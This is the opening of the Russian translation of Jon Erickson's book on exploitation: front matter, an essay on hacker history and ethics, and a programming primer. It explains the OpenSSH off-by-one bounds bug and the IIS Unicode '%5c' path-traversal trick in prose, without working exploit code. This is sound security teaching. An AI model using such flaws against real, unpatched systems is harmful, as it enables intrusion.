HACKING

The Art of Exploitation

Jon Erickson

NO STARCH
PRESS

HIGH TECH

ХАКИНГ

Искусство эксплойта

Джон Эриксон

СИМВОЛ®

Санкт-Петербург — Москва
2005

Серия «High tech»

Джон Эриксон

Хакинг: искусство эксплойта

Перевод С. Маккавеева

Главный редактор	*А. Галунов*
Зав. редакцией	*Н. Макарова*
Научный редактор	*А. Петухов*
Редактор	*В. Овчинников*
Художник	*В. Гренда*
Корректор	*О. Макарова*
Верстка	*Н. Гриценко*

Эриксон Д.
Хакинг: искусство эксплойта. – Пер. с англ. – СПб: Символ-Плюс, 2005. – 240 с., ил.
ISBN 5-93286-076-6

Это не каталог эксплойтов, а учебное пособие по основам хакинга, построенное на примерах. В нем подробно рассказано, что должен знать каждый хакер и, что важнее, о чем должен быть осведомлен каждый специалист по безопасности, чтобы принять меры, которые не позволят хакеру совершить успешную атаку. От читателя потребуется хорошая техническая подготовка и полная сосредоточенность, особенно при изучении кода примеров. Но это очень интересно и позволит многое узнать. О том, как создавать эксплойты с помощью переполнения буфера или форматных строк, как написать собственный полиморфный шеллкод в отображаемых символах, как преодолевать запрет на выполнение в стеке путем возврата в libc, как перенаправлять сетевой трафик, прятать открытые порты и перехватывать соединения TCP, как расшифровывать данные беспроводного протокола 802.11b с помощью атаки FMS.

Автор смотрит на хакинг как на искусство творческого решения задач. Он опровергает распространенный негативный стереотип, ассоциируемый со словом «хакер», и ставит во главу угла дух хакинга и серьезные знания.

ISBN 5-93286-076-6
ISBN 1-59327-007-0 (англ)

Издательство «Символ-Плюс». 199034, Санкт-Петербург, 16 линия, 7,
тел. (812) 324-5353, edit@symbol.ru. Лицензия ЛП N 000054 от 25.12.98.
Налоговая льгота – общероссийский классификатор продукции
ОК 005-93, том 2; 953000 – книги и брошюры.
Подписано в печать 22.07.2005. Формат 70x100 1/16 . Печать офсетная.
Объем 15 печ. л. Тираж 2000 экз. Заказ N
Отпечатано с готовых диапозитивов в ГУП «Типография «Наука»
199034, Санкт-Петербург, 9 линия, 12.

Оглавление

Отзывы на книгу «Хакинг»

Очень рекомендую эту книгу. Ее написал человек, который знает, о чем говорит, а программный код, инструменты и примеры вполне работоспособны.

– IEEE CIPHER

Из всех прочитанных мною книг эту считаю для хакера главной.

– SECURITY FORUMS.COM

Непрограммисты узнают из этой книги, насколько легко взломать систему, в которой исполняется уязвимый код. А программисты поймут, насколько проще может быть устранение уязвимостей в ПО с открытым исходным кодом.

– COMPUTER POWER USER MAGAZINE

...очень глубокая, информативная книга. Читая ее, я получил огромное удовольствие и посоветовал бы ее всякому, кто по-настоящему интересуется компьютерной безопасностью.

– GEEKSHELTER.COM

Тем, кто имеет дело с компьютером лишь время от времени, эта книга может показаться немного перенасыщенной технической информацией, но это захватывающее чтение как для тех, кто хочет узнать больше, так и для тех, кто желает отточить свое профессиональное мастерство.

– THE TRIBUNE REVIEW

Эта книга должна входить в программу обязательного чтения для любого программиста, стремящегося к совершенству, и по ней надо преподавать фундаментальные основы программирования во всех учебных заведениях, где готовят программистов.

– FLASH-MX.COM

...нужна поистине фантастическая книга, чтобы отучить кого-нибудь от видеоигр. Штабель из коробок с ними все рос, а я не мог оторваться от чтения. Одно только это говорит о качестве книги.

– PGNX.NET

Из книг о программировании я бы отметил только эту.

– UNIXREVIEW

Эриксон так представляет материал, что не запутаешься и читать приятно.

– IEEE SECURITY & PRIVACY

Отличная книга.

– ABOUT.COM

Благодарности

Я благодарю Билла Поллока (Bill Pollock), Карол Хурадо (Karol Jurado), Энди Кэррола (Andy Carroll), Лэя Сэкса (Leigh Sacks) и всех остальных сотрудников издательства No Starch Press, сделавших возможным выход этой книги и позволивших мне творчески участвовать в процессе. Кроме того, я благодарю своих друзей Сета Бенсона (Seth Benson) и Аарона Эдамса (Aaron Adams) за чтение корректуры и редактирование, Джека Мэтсона (Jack Matheson) за помощь с ассемблером, д-ра Зейделя (Dr. Seidel) за поддержание интереса к вычислительной технике, моих родителей за покупку того самого первого Commodore Vic-20 и хакерское сообщество за стремление к новому и творческий дух, породившие технологии, о которых рассказывается в книге.

Предисловие

В книге рассказывается о деталях различных хакерских технологий, многие из которых являются весьма специальными. Здесь также приводятся начальные сведения о базовых понятиях программирования, на которых основываются эти технологии, но для лучшего понимания последних желательно общее знакомство читателя с программированием. Приводимые в книге примеры программ написаны для компьютера x86, работающего под Linux. Во время чтения полезно иметь под рукой подобный компьютер, тогда можно будет самостоятельно получить такие же результаты и провести собственные исследования. В этом и заключается хакерство.

Во время написания использовался дистрибутив Gentoo Linux, доступный по адресу *http://www.gentoo.org*.

0x100

Введение

Слова «хакинг» или «хакерство» могут вызывать в воображении картины электронного вандализма, шпионажа, крашеных волос и тел, разукрашенных пирсингом. У большинства людей хакинг ассоциируется с нарушением закона, а потому все, кто занимается хакерской деятельностью, становятся в их глазах преступниками. Несомненно, есть люди, применяющие хакерские технологии в нарушение законов, но суть хакерства состоит не в этом. На самом деле хакинг больше тяготеет к соблюдению законов, чем к их нарушению.

Сущность хакинга состоит в поиске непреднамеренных или упущенных из виду применений законов и свойств данной ситуации и последующем применении их новыми и изобретательными способами для решения некоторой задачи. Такая задача может состоять в получении доступа к компьютерной системе или отыскании способа использования устаревшего телефонного оборудования для управления моделью железной дороги. Обычно хакеры предлагают для решения таких задач уникальные способы, невообразимые для тех, кто придерживается стандартной методологии.

В конце 1950-х годов клуб железнодорожного моделирования Массачусетского технологического института получил в подарок ряд деталей в основном от старой телефонной аппаратуры. С помощью этого оборудования члены клуба смастерили сложную систему, позволявшую нескольким операторам управлять различными частями дороги путем набора номера соответствующего участка. Такое необычное и оригинальное применение оборудования они назвали «хакингом», и многие считают эту группу первыми хакерами. Затем они занялись написанием программ на перфокартах и перфолентах для первых компьютеров, таких как IBM 704 и TX-0. В то время как все другие удовлетворялись

тем, что писали программы, которые решали задачи, первые хакеры были озабочены тем, чтобы писать программы, которые решают задачи хорошо. Программа, способная получить тот же результат с помощью меньшего количества перфокарт, считалась лучшей, хотя она и делала то же самое. Главным отличием было то, как программа получает результаты, – ее *элегантность*.

Умение сократить количество перфокарт, необходимых для программы, свидетельствовало об артистизме в управлении компьютером, вызывавшем восхищение у тех, кто способен был его оценить. Аналогично деревянная колода справляется с ролью подставки для вазы, но стол, красиво вырезанный из нее с применением изящной техники, выглядит гораздо лучше. Первые хакеры превращали программирование из технической задачи в разновидность искусства, которая, как и многие другие виды искусства, могла быть оценена только посвященными и оставалась непонятой остальными.

Такой подход к программированию создал информационную субкультуру, разделившую тех, кто ценил красоту хакинга, и тех, кто ее не замечал. Эта субкультура была в основном нацелена на более глубокое изучение данного искусства и овладение вершинами мастерства в нем. Ее участники верили, что информация должна свободно распространяться, а все препятствия на пути этой свободы должны так или иначе преодолеваться. В число таких препятствий входили авторитетные личности, администрация учебных заведений и дискриминация. В отличие от большинства студентов, движимых желанием получить документы об образовании, эта неофициальная группа хакеров отвергала традиционное стремление к хорошим оценкам, преследуя задачу получения собственно знаний. Эта тяга к непрерывной учебе и исследованиям выходила даже за пределы традиционных границ, очерченных дискриминацией, о чем свидетельствует признание этой группой 12-летнего Питера Дойча, который продемонстрировал свое знание TX-0 и желание учиться. Возраст, раса, пол, внешность, ученые степени и положение в обществе не были основными критериями ценности участников – не из стремления к равенству, а из стремления развивать нарождающееся искусство хакинга.

Хакеры обнаружили красоту и элегантность в таких обычно сухих науках, как математика и электроника. Они рассматривали программирование как вид художественного самовыражения, и компьютер был инструментом их искусства. Их желание все препарировать и понять принцип работы не было направлено на разоблачение художественного творчества, а служило средством добиться более высокой оценки со стороны. Эти ценности, обусловленные стремлением к знаниям, в итоге назовут «хакерской этикой»: понимание логики как формы искусства, способствование свободному обмену информацией, преодоление традиционных пределов и ограничений с единственной целью – лучше понять окружающий мир. Такая позиция не нова: схо-

жую этику и субкультуру создали пифагорейцы в Древней Греции, хотя компьютеров у них и не было. Они увидели красоту математики и открыли многие базовые понятия геометрии. Эта жажда знаний и ее благотворные побочные продукты встречаются на всем протяжении истории от пифагорейцев до Ады Лавлейс, Алана Тьюринга и хакеров из клуба железнодорожного моделирования MIT. Развитие вычислительных наук продолжилось и дальше, приведя к таким фигурам, как Ричард Столмен и Стив Возняк. Эти хакеры дали нам современные операционные системы, языки программирования, персональные компьютеры и многие другие технологические достижения, используемые теперь в повседневной жизни.

Так как же различить хороших хакеров, творящих чудеса технологического прогресса, и плохих хакеров, крадущих номера наших кредитных карточек? В какой-то момент для обозначения плохих хакеров стали использовать термин «крэкер», который должен был отличать их от хороших хакеров. Журналистам объяснили, что крэкеры – нехорошие ребята, а хакеры – хорошие. Хакеры придерживались хакерской этики, а крэкеры думали только о том, как преступить закон. Считалось, что крэкеры значительно менее талантливы, чем элита хакеров, и просто пользуются написанными хакерами инструментами и скриптами, не понимая, как они работают. Слово «крэкер» должно было стать общим ярлыком для всех, кто делает с помощью компьютера что-либо бессовестное: ворует программное обеспечение, уродует веб-сайты и, что хуже всего, не понимает, как он это делает. Но сегодня этот термин употребляют очень немногие.

Термин не прижился, может быть, из-за конфликта определений: первоначально словом «крэкер» называли тех, кто нарушал авторские права и вскрывал системы защиты от копирования. А может быть, причина кроется в новом определении, относящемся как к тем, кто занимается незаконной деятельностью с помощью компьютеров, так и к тем, кто является относительно малоквалифицированными хакерами. Очень немногие журналисты считают необходимым описывать тех, кто не обладает высокой квалификацией, с помощью термина «крэкеры», незнакомого широкой публике. Напротив, большинство людей слышало о таинственности и мастерстве, ассоциируемых со словом «хакер». Журналисты, не колеблясь, делают выбор между терминами «крэкеры» и «хакеры». Аналогично для обозначения крэкеров иногда употребляют термин «скрипт-кидди», но в нем нет такого оттенка журналистской сенсационности, как в темном хакере. Некоторые все же станут утверждать, что между хакерами и крэкерами есть четкая разграничительная линия, но я считаю, что хакер – это всякий, в ком живет хакерский дух, независимо от того, какие законы он, возможно, нарушает.

Это нечеткое различие между хакерами и крэкерами становится еще более расплывчатым благодаря современным законам, накладывающим ограничения на применение криптографических средств и иссле-

дования в этой области. В 2001 г. профессор Эдвард Фелтен (Edward Felten) и группа ученых из Принстонского университета собирались опубликовать результаты своих исследований в статье, обсуждавшей слабости различных систем цифровых водяных знаков. Эта статья была ответом на вызов, брошенный группой основателей стандарта SDMI (Secure Digital Music Initiative), в котором всем желающим предлагалось попытаться взломать эти системы водяных знаков. Однако против публикации этой статьи и с угрозами в адрес исследователей выступили Фонд SDMI и Американская ассоциация звукозаписывающей индустрии (RIAA). Несомненно, что Акт об авторских правах цифрового тысячелетия (Digital Millennium Copyright Act, DMCA) от 1998 года делает незаконным обсуждение или предоставление технологии, с помощью которой можно обходить устанавливаемый индустрией контроль над покупателями. Это тот закон, который был применен против Дмитрия Склярова, русского программиста и хакера. Он написал программу, позволяющую обходить довольно простое шифрование в программах фирмы Adobe, и представил свои результаты на конференции хакеров в Соединенных Штатах. ФБР налетело, как сокол, арестовав его, за чем последовали долгие юридические баталии. По закону сложность системы контроля над покупателями не имеет значения: формально незаконным является вскрытие или даже обсуждение «поросячьей латыни», если она используется как промышленное средство контроля над покупателями. Так кого теперь считать хакерами, а кого – крэкерами? Если закон становится препятствием для свободы слова, то «хорошие ребята», которые говорят то, что думают, внезапно становятся плохими? Я полагаю, что дух хакерства выше правительственных законов и не должен определяться ими. Но в любой группе специалистов всегда найдутся те, кто использует свои знания для совершения нехороших поступков.

Такие науки, как ядерная физика и биохимия, могут использоваться для того, чтобы убивать, но при этом имеют большое значение для научного прогресса и современной медицины. Само знание не является ни плохим, ни хорошим; стандарты нравственного поведения относятся к применению этого знания. При всем желании мы не смогли бы запретить знание о том, как превратить материю в энергию или остановить непрерывный технологический прогресс в обществе. Точно так же невозможно отменить сущность хакерства, как и подвергнуть его упрощенной классификации или анализу. Хакеры всегда будут раздвигать существующие границы, вынуждая нас к дальнейшим исследованиям.

К сожалению, существует немало так называемых «книжек для хакеров», представляющих собой всего лишь краткие руководства по хакам, осуществленным другими людьми. Они предлагают читателю воспользоваться инструментами на прилагаемом CD, не объясняя теории, лежащей в основе этих инструментов, порождая людей, умеющих пользоваться чужими инструментами, но не способных понять,

как они устроены, или создать собственные. Возможно, что термины «крэкер» и «скрипт-кидди» еще не отжили свое.

Настоящие хакеры – это первопроходцы, разрабатывающие методы и создающие инструменты, которыми заполняются упомянутые диски. Если оставить в стороне юридические вопросы и порассуждать логически, то для каждого эксплойта, о котором можно прочесть в книге, существует «патч» (заплата), позволяющий защититься от него. Должным образом пропатченная система должна быть защищена от атак данного класса. Добычей агрессора, взявшего на вооружение эти методы, не внеся в них ничего нового, неизбежно окажется лишь слабость и глупость. Настоящие хакеры – творцы, умеющие обнаруживать дыры и слабости в программном обеспечении и создавать собственные эксплойты. Если хакеры решают не сообщать создателю программного обеспечения о найденных ими уязвимостях, то могут с помощью этих эксплойтов беспрепятственно проходить через полностью пропатченные и «защищенные» системы.

А если нет никаких патчей, то как можно помешать хакерам обнаружить в программах новые дыры и воспользоваться ими в своих интересах? Для этого и существуют группы исследования компьютерной безопасности, которые пытаются обнаружить эти дыры и уведомить о них поставщиков программного обеспечения, прежде чем будут созданы эксплойты. Происходит полезная совместная эволюция хакеров, обеспечивающих защиту систем, и хакеров, пытающихся осуществить взлом. Благодаря соревнованию между ними мы получаем более прочную защиту и более утонченные методы атаки. Появление и развитие систем обнаружения несанкционированного доступа (Intrusion Detection Systems, IDS) служит главным примером этого совместного эволюционного процесса. Хакеры, строящие защиту, пополняют свой арсенал системами IDS, а атакующие хакеры разрабатывают методы противодействия IDS, которые учитываются при создании новых и более мощных IDS. Итоговый результат такого взаимодействия оказывается положительным, потому что приводит к появлению более квалифицированных специалистов, более совершенной защиты, более стабильных программ, изобретательных технологий решения проблем и даже новой экономики.

Эта книга написана с целью показать подлинную суть хакинга. Мы рассмотрим различные хакерские технологии, как старые, так и современные, и проанализируем их, чтобы понять, как и почему они работают. Благодаря выбранному способу изложения информации вы получите такое понимание и представление о хакинге, которое позволит вам усовершенствовать существующие или даже изобрести оригинальные новые методы. Я надеюсь, что книга послужит стимулом для развития в читателе любознательного хакерского начала и побуждением внести свой вклад в искусство хакинга, по какую бы сторону баррикад он ни находился.

0x200

Программирование

Термин «хакинг» употребляют как те, кто пишет код, так и те, кто злоупотребляет им (создает или использует «эксплойты»). Несмотря на разные конечные цели, обе эти группы хакеров применяют для решения задач схожие методы. И поскольку знание программирования помогает тем, кто злоупотребляет кодом, а знание способов злоупотребления помогает тем, кто программирует, многие хакеры занимаются тем и другим одновременно. Интересные хаки можно найти как в приемах написания элегантного кода, так и в методах злонамеренного использования программ. Фактически хакинг – это открытие искусного и неочевидного решения какой-либо проблемы.

Хаки, применяемые в программных эксплойтах, как правило, основаны на использовании законов функционирования компьютера непредусмотренными способами, которые приводят к достижению чудодейственных, на первый взгляд, результатов, часто имеющих целью обход системы защиты. Аналогично и в обычных программах хаки используют законы функционирования компьютера новыми и творческими способами, но их конечная цель часто состоит в том, чтобы решить поставленную задачу наиболее эффектным и лучшим из возможных способов. Можно написать бесчисленное множество программ, которые решают конкретную задачу, но большинство из них окажутся излишне пространными, сложными или неряшливыми, и лишь незначительная часть решений будет невелика по размеру, эффективна и аккуратна. Программы, обладающие такими качествами, считаются элегантными, а искусные и изобретательные решения, которые приводят к такой эффективности, называются хаками. Хакеры с обеих противостоящих сторон склонны высоко оценивать как красоту элегантного кода, так и остроумие удачных хаков.

Из-за резкого роста производительности компьютеров и временного экономического бума «дот-комов», связанного с развитием Интернета, созданию искусных хаков и элегантного кода придавалось не так много значения, как задаче возможно более быстрого и дешевого создания работоспособного кода. С точки зрения бизнеса нет смысла тратить лишние пять часов, чтобы создать чуть более быстрый и более эффективно расходующий память фрагмент кода, если увеличение скорости и экономия памяти оборачиваются всего лишь миллисекундами для имеющихся у клиентов современных процессоров и долями процента памяти из сотен миллионов байт, доступных современным компьютерам. Если все определяется в конечном счете деньгами, то тратить время на искусные хаки для оптимизации просто не имеет смысла.

По-настоящему оценить элегантность программы могут только хакеры – компьютерные энтузиасты, конечной целью которых является не прибыль, а желание выжать из своего старенького Commodore 64 все, на что он способен; создатели эксплойтов, которые пишут изумительные крохотные фрагменты кода, способные проскользнуть через узкие щелки в системе защиты; каждый, кого увлекает задача найти лучшее из возможных решений. Вот те люди, которые действительно увлечены программированием и действительно ценят красоту элегантного кода или остроумие изобретательного хака. Для того чтобы понимать, как можно злонамеренно использовать программы, необходимо разбираться в программировании, поэтому последнее послужит для нас естественной отправной точкой.

0x210 Что такое программирование?

Программирование – вполне естественное и интуитивное понятие. *Программа* представляет собой лишь ряд предложений, написанных на особом языке. С программами мы встречаемся повсеместно, и даже технофобы ежедневно имеют с ними дело. Указания о том, как проехать в нужное место на машине, кулинарные рецепты, футбольные матчи и ДНК – все это программы, существующие в жизни или даже определяющие клеточный состав любого человека. Типичная «программа» проезда в нужное место может выглядеть так:

```
Начать движение по Главной улице в восточном направлении.
Ехать по Главной улице, пока справа не покажется церковь. Если движение
закрыто из-за строительства, повернуть там на 15-ю улицу, повернуть налево
на Сосновую улицу, затем повернуть направо на 16-ю улицу. В противном случае
продолжить движение до 16-й улицы и повернуть направо. Продолжать движение
по 16-й улице, затем свернуть на Дорогу К Цели. Проехать по Дороге К Цели
5 миль до дома с правой стороны. Адрес – Дорога К Цели, дом 743.
```

Каждый, кто понимает человеческий язык, может понять и выполнить эти указания. Конечно, они не очень красноречивы, но каждая инструкция проста, по крайней мере, для того, кто умеет читать.

Но компьютер не понимает обычную человеческую речь, он понимает только *машинный язык*. Чтобы заставить компьютер что-то сделать, надо написать ему инструкции на его языке. Однако машинный язык выглядит непонятным, и с ним трудно работать. Машинный язык состоит только из битов и байтов и специфичен для каждой машинной архитектуры. Поэтому чтобы написать программу на машинном языке для процессора Intel x86, необходимо выяснить численное значение, соответствующее каждой команде, особенности ее выполнения и немыслимое количество прочих деталей, относящихся к низкому уровню программирования. В таком виде программирование трудоемко и обременительно, и уж явно не интуитивно.

Преодолеть сложность написания программ на машинном языке позволяет транслятор. Одним из видов трансляторов в машинный язык является *ассемблер* – программа, которая транслирует текст на языке ассемблера в машинно-читаемый код. Язык ассемблера не так загадочен, как машинный язык, поскольку различные команды и переменные в нем записываются при помощи имен, а не чисел. Однако и язык ассемблера является далеко не наглядным. Названия команд понятны лишь посвященным, а язык остается специфичным для данной архитектуры. Это означает, что так же, как машинный язык для процессоров Intel x86 отличен от машинного языка для процессоров Sparc, так и язык ассемблера для x86 отличен от языка ассемблера для Sparc. Любая программа, написанная на языке ассемблера для процессора одной архитектуры, не сможет работать на процессоре другой архитектуры. Если программа написана на языке ассемблера x86, ее придется переписывать для выполнения в архитектуре Sparc. Кроме того, чтобы писать эффективные программы на языке ассемблера, необходимо знать многие подробности архитектуры этого процессора.

Эти проблемы становятся менее существенными, если применяется другой вид транслятора, который называется *компилятором*. Компилятор преобразует язык высокого уровня в машинный язык. Языки высокого уровня гораздо более наглядны, чем язык ассемблера, и могут преобразовываться в машинные языки различных типов для каждой из различных архитектур процессоров. Это означает, что на языке высокого уровня программу можно написать один раз и один и тот же программный код будет преобразован компилятором в машинный язык различных конкретных архитектур. C, C++ и FORTRAN являются примерами языков высокого уровня. Написанная на языке высокого уровня программа значительно легче читается и больше похожа на естественный язык, чем язык ассемблера или машинный язык, но тем не менее должна придерживаться очень жестких правил написания команд, иначе компилятор не сможет их понять.

У программистов есть еще один вид языка программирования, называемый *псевдокодом*. Псевдокод – это естественный язык, структура которого похожа на структуру языка высокого уровня. Его не понима-

ют компиляторы, ассемблеры и какие-либо компьютеры, но он полезен программистам для организации команд. Псевдокод не имеет четкого определения. Разные люди пишут на псевдокоде немного по-разному. В некотором роде это туманное отсутствующее звено между естественными языками, например английским, и языками программирования высокого уровня, например C. Если приведенные выше указания по движению преобразовать в псевдокод, то может получиться что-нибудь вроде следующего:

```
Начать движение на восток по Главной улице;
Пока (справа не появится церковь)
{
  Ехать по Главной;
}
Если (улица закрыта)
{
  Повернуть(направо, 15-я улица);
  Повернуть(налево, Сосновая улица);
  Повернуть(направо, 16-я улица);
}
иначе
{
  Повернуть (направо, 16-я улица);
}
Повернуть (налево, Дорога К Цели);
Для (5 итераций)
{
  Ехать прямо 1 милю;
}
Остановиться у дома 743 по Дороге К Цели;
```

Каждая команда помещается на своей отдельной строке, а управляющая логика движения разбита на управляющие структуры. Без управляющих структур программа просто была бы рядом последовательно выполняемых команд. Но наши инструкции движения не так просты. В них есть такие команды, как «ехать по Главной улице, пока справа не покажется церковь» и «Если улица закрыта из-за строительства...». Их называют *управляющими структурами*, и они изменяют порядок выполнения программы с простого последовательного на более сложный и полезный.

Кроме того, инструкции для поворота машины в действительности гораздо сложнее, чем просто «повернуть направо на 16-й улице». Поворот машины может подразумевать нахождение улицы, на которую нужно свернуть, замедление движения, включение сигнала поворота, поворот рулевого колеса и, наконец, набор скорости, соответствующей движению транспорта по новой улице. Поскольку многие из этих действий одинаковы при повороте на любую улицу, их можно описать в виде *функции*. Функция принимает в качестве входных данных ряд аргументов, выполняет на основе входных данных свой набор команд

и возвращается в то место, откуда была вызвана. На псевдокоде функция поворота может быть записана так:

```
Функция Повернуть(направление, улица)
{
  найти улицу;
  замедлить движение;
  если(направление == направо)
  {
    включить сигнал поворота направо;
    повернуть руль вправо;
  }
  иначе
  {
    включить сигнал поворота налево;
    повернуть руль влево;
  }
  набрать скорость
}
```

Многократно применяя эту функцию, можно повернуть машину на любую улицу, в любом направлении и не писать каждый раз отдельные команды. Вызывая функции, важно помнить, что при этом выполнение программы действительно переходит скачком в новое место, а затем снова возвращается туда, где оно было прервано.

Последнее важное замечание относительно функций: у каждой из них есть собственный контекст. Это значит, что имеющиеся в функции локальные переменные уникальны внутри каждой функции. У каждой функции есть собственный контекст, или окружение, в котором она выполняется. Основу всей программы также образует функция со своим собственным контекстом, и при вызове из этой главной функции любой другой функции внутри главной функции для нее создается новый контекст. Если вызванная функция вызывает еще одну функцию, то для последней создается новый контекст внутри контекста предыдущей функции и т. д. Такое наслаивание функциональных контекстов позволяет каждой функции быть в некотором отношении атомарной.

Управляющие структуры и понятия функций, присутствующие в приведенном псевдокоде, можно найти во многих языках программирования. У псевдокода нет определенной формы, но приведенный пример напоминает язык программирования C. Это удобное сходство, поскольку C – очень распространенный язык программирования. В действительности большая часть Linux и других современных реализаций операционных систем Unix написана на C. Поскольку Linux является операционной системой с открытым кодом и свободным доступом к компиляторам, ассемблерам и отладчикам, она представляет собой отличную платформу для обучения. В данной книге предполагается, что все действия выполняются на машине с процессором x86 под управлением Linux.

0x220 Программные эксплойты

Программные эксплойты составляют основу хакинга. Программа – это просто сложный набор правил, определяющих некоторый порядок исполнения и в конечном счете указывающих компьютеру, что он должен сделать. Программный эксплойт – это искусный способ заставить компьютер выполнить то, что вам нужно, даже если выполняемая в данный момент программа была разработана с намерением не допустить таких действий. Поскольку в действительности программа может работать только так, как она написана, пробелы в защите фактически представляют собой ошибки или недосмотры, допущенные при разработке программы или среды, в которой она выполняется. Для обнаружения таких брешей и написания программ, в которых они закрыты, требуется творческий склад ума. Иногда эти бреши – результат относительно очевидных ошибок программиста, но встречаются и менее явные ошибки, на которых основаны более сложные технологии эксплойтов, применимые в большинстве ситуаций.

Программа может лишь в точности делать то, на что она запрограммирована. К сожалению, текст программы не всегда соответствует тому, что программа должна была бы делать по замыслу программиста. Проиллюстрируем это положение следующим шутливым рассказом.

> Некто, идя по лесу, обнаруживает на земле волшебную лампу. Он инстинктивно поднимает лампу с земли, вытирает ее рукавом, и из нее появляется джинн. Джинн благодарит человека за свое освобождение и предлагает исполнить три его желания. Человек в восторге, точно зная, чего он хочет.
>
> «Во-первых, – говорит он, – хочу миллион долларов».
>
> Джинн щелкает пальцами, и из воздуха возникает чемодан, полный денег.
>
> Раскрыв в изумлении глаза, человек продолжает: «Теперь хочу „феррари“».
>
> Джинн щелкает пальцами, и из ничего появляется «феррари».
>
> Человек продолжает: «Наконец, я хочу стать неотразимым для женщин».
>
> Джинн щелкает пальцами, и человек превращается в коробку шоколадных конфет.

Точно так же, как последнее желание человека было выполнено в соответствии с тем, что он сказал, а не с тем, что он подумал, так и программа выполняет свои инструкции буквально, а результаты могут оказаться не теми, которые предполагал программист. Иногда просто катастрофическими.

Программисты – тоже люди, и порой пишут не совсем то, что имеют в виду. Например, распространенной ошибкой программирования яв-

ляется «ошибка плюс-минус один». Как следует из названия, она возникает, когда программист при подсчете ошибается на единицу. Это происходит гораздо чаще, чем можно было бы предположить, и проще всего проиллюстрировать суть таким вопросом: если вы строите изгородь длиной 30 метров и ставите столбы через каждые три метра, то сколько столбов вам понадобится? Очевидный ответ – 10 столбов, но он не верен, потому что в действительности потребуется 11 столбов. Подобные ошибки происходят, когда программист по ошибке считает предметы вместо промежутков между предметами или наоборот. Другой пример: выбор программистом интервала чисел или элементов, которые надо обработать, например элементы с номера N по номер M. Если $N = 5$ и $M = 17$, то сколько элементов надо обработать? Очевидный ответ $M - N$, или $17 - 5 = 12$ элементов. Но это неправильно, потому что на самом деле элементов $M - N + 1$, то есть всего 13. На первый взгляд это кажется нелогичным, но именно это и приводит к такого рода ошибкам.

Часто такие ошибки остаются незамеченными, потому что программы не подвергаются тестированию для всех возможных случаев, а последствия ошибки могут не сказаться при обычном выполнении программы. Однако если программе передать такие входные данные, которые заставят ошибку проявиться, они могут оказать разрушительное действие на всю остальную логику программы. Правильно построенный на ошибке «плюс-минус один» эксплойт превращает защищенную, казалось бы, программу в уязвимую.

В качестве довольно свежего примера можно привести OpenSSH – комплекс программ защищенной связи с терминалом, который должен был заменить небезопасные и не использующие криптографии службы, такие как telnet, rsh и rcp. Однако в коде, выделяющем каналы, была допущена ошибка обсчета на единицу, которая интенсивно эксплуатировалась. А именно в операторе `if` был такой код:

```
if (id < 0 || id > channels_alloc) {
```

Тогда как правильный код должен выглядеть следующим образом:

```
if (id < 0 || id >= channels_alloc) {
```

На обычном языке этот код означает: «Если ID меньше 0 или ID больше количества выделенных каналов, выполнить следующее...», тогда как правильным было бы «Если ID меньше 0 или ID больше или *равно* количеству выделенных каналов, выполнить следующее...».

Эта простая ошибка на единицу позволила создать эксплойт, с помощью которого обычный зарегистрировавшийся в системе пользователь получал в ней неограниченные права администратора. Разумеется, подобная функциональность не входила в намерения разработчиков такой защищенной программы, как OpenSSH, но компьютер может выполнять только те инструкции, которые ему даются, даже если это не такие инструкции, которые предполагались изначально.

Другая ситуация, в которой часто возникают ошибки, становящиеся основой последующих эксплойтов, связана с поспешной модификацией программы в целях расширения ее функциональности. Такое расширение функциональности увеличивает рыночные возможности программы и ее ценность, но при этом растет и сложность программы, а значит, и вероятность оплошностей в ней. Программа веб-сервера Microsoft IIS должна предоставлять пользователям статическое и интерактивное содержимое. Для этого она должна разрешать пользователям читать, записывать и выполнять программы и файлы внутри некоторых каталогов. Такие возможности, однако, должны предоставляться лишь в некоторых выделенных каталогах. В противном случае пользователи получат полный контроль над системой, что, очевидно, недопустимо с точки зрения безопасности. С этой целью в программу был включен код проверки маршрутов, который запрещал пользователям с помощью символа обратной косой черты перемещаться вверх по дереву каталогов и входить в другие каталоги.

Однако с добавлением в программу поддержки кодировки символов Unicode ее сложность увеличилась. Unicode представляет собой набор символов, записываемых двумя байтами, и содержит символы любых языков, включая китайский и арабский. Используя для каждого символа два байта вместо одного, Unicode позволяет записывать десятки тысяч различных символов, а не всего несколько сотен, как при однобайтовых символах. Дополнительная сложность привела к тому, что символ обратной косой черты стал представляться несколькими способами. Например, %5c в кодировке Unicode транслируется в символ обратной косой черты, но эта трансляция происходит уже *после* выполнения кода, проверяющего допустимость маршрута. Поэтому ввод символов %5c вместо \ действительно сделал возможным перемещение по дереву каталогов, что открывало лазейку для злоупотреблений, о которой говорилось выше. Два червя – Sadmind и Code-Red – использовали просмотр в преобразовании кодировки Unicode такого типа для искажения (дефейса) веб-страниц.

Еще один близкий пример данного принципа буквального исполнения, уже не относящийся к программированию, известен как «лазейка Ламаччиа». Подобно правилам компьютерных программ, в законодательстве США иногда обнаруживаются правила, говорящие не то, что под ними подразумевалось. И, подобно компьютерным эксплойтам, эти юридические лазейки можно использовать, чтобы обойти смысл закона. В конце 1993 года 21-летний компьютерный хакер и студент МТИ по имени Дэвид Ламаччиа (David LaMacchia) организовал электронную доску объявлений под названием Cynosure (Полярная звезда) с целью обмена пиратскими программами. Те, у кого были какие-нибудь программы, могли загружать их на сервер, а те, у кого не было, могли брать их с сервера. К концу шестой недели существования эта служба породила такой усиленный сетевой трафик по всему свету, что привлекла внимание университетских и федеральных властей. Компа-

нии-производители программного обеспечения заявили, что Cynosure нанесла им убытки в размере миллиона долларов, и федеральное большое жюри предъявило Ламаччии обвинение в заговоре с неизвестными лицами и нарушении закона о мошенничестве с применением электронных средств. Однако обвинение было снято, поскольку действия Ламаччии не являлись преступлением согласно закону об авторских правах, так как они не имели целью получение коммерческих преимуществ или личной финансовой выгоды. Очевидно, законодателям в свое время не пришло в голову, что кто-нибудь станет заниматься такой деятельностью, имея другие цели, не связанные с личным обогащением. Позднее, в 1997 году, Конгресс США закроет эту лазейку законом об электронном воровстве. Хотя в этом примере не участвует эксплойт компьютерной программы, но судьи и суды могут рассматриваться здесь как компьютеры, выполняющие программу юридической системы буквально, как она написана. Абстрактные понятия хакинга выходят за рамки компьютеров и могут применяться к различным жизненным ситуациям, в которых участвуют сложные системы.

0x230 Общая технология эксплойта

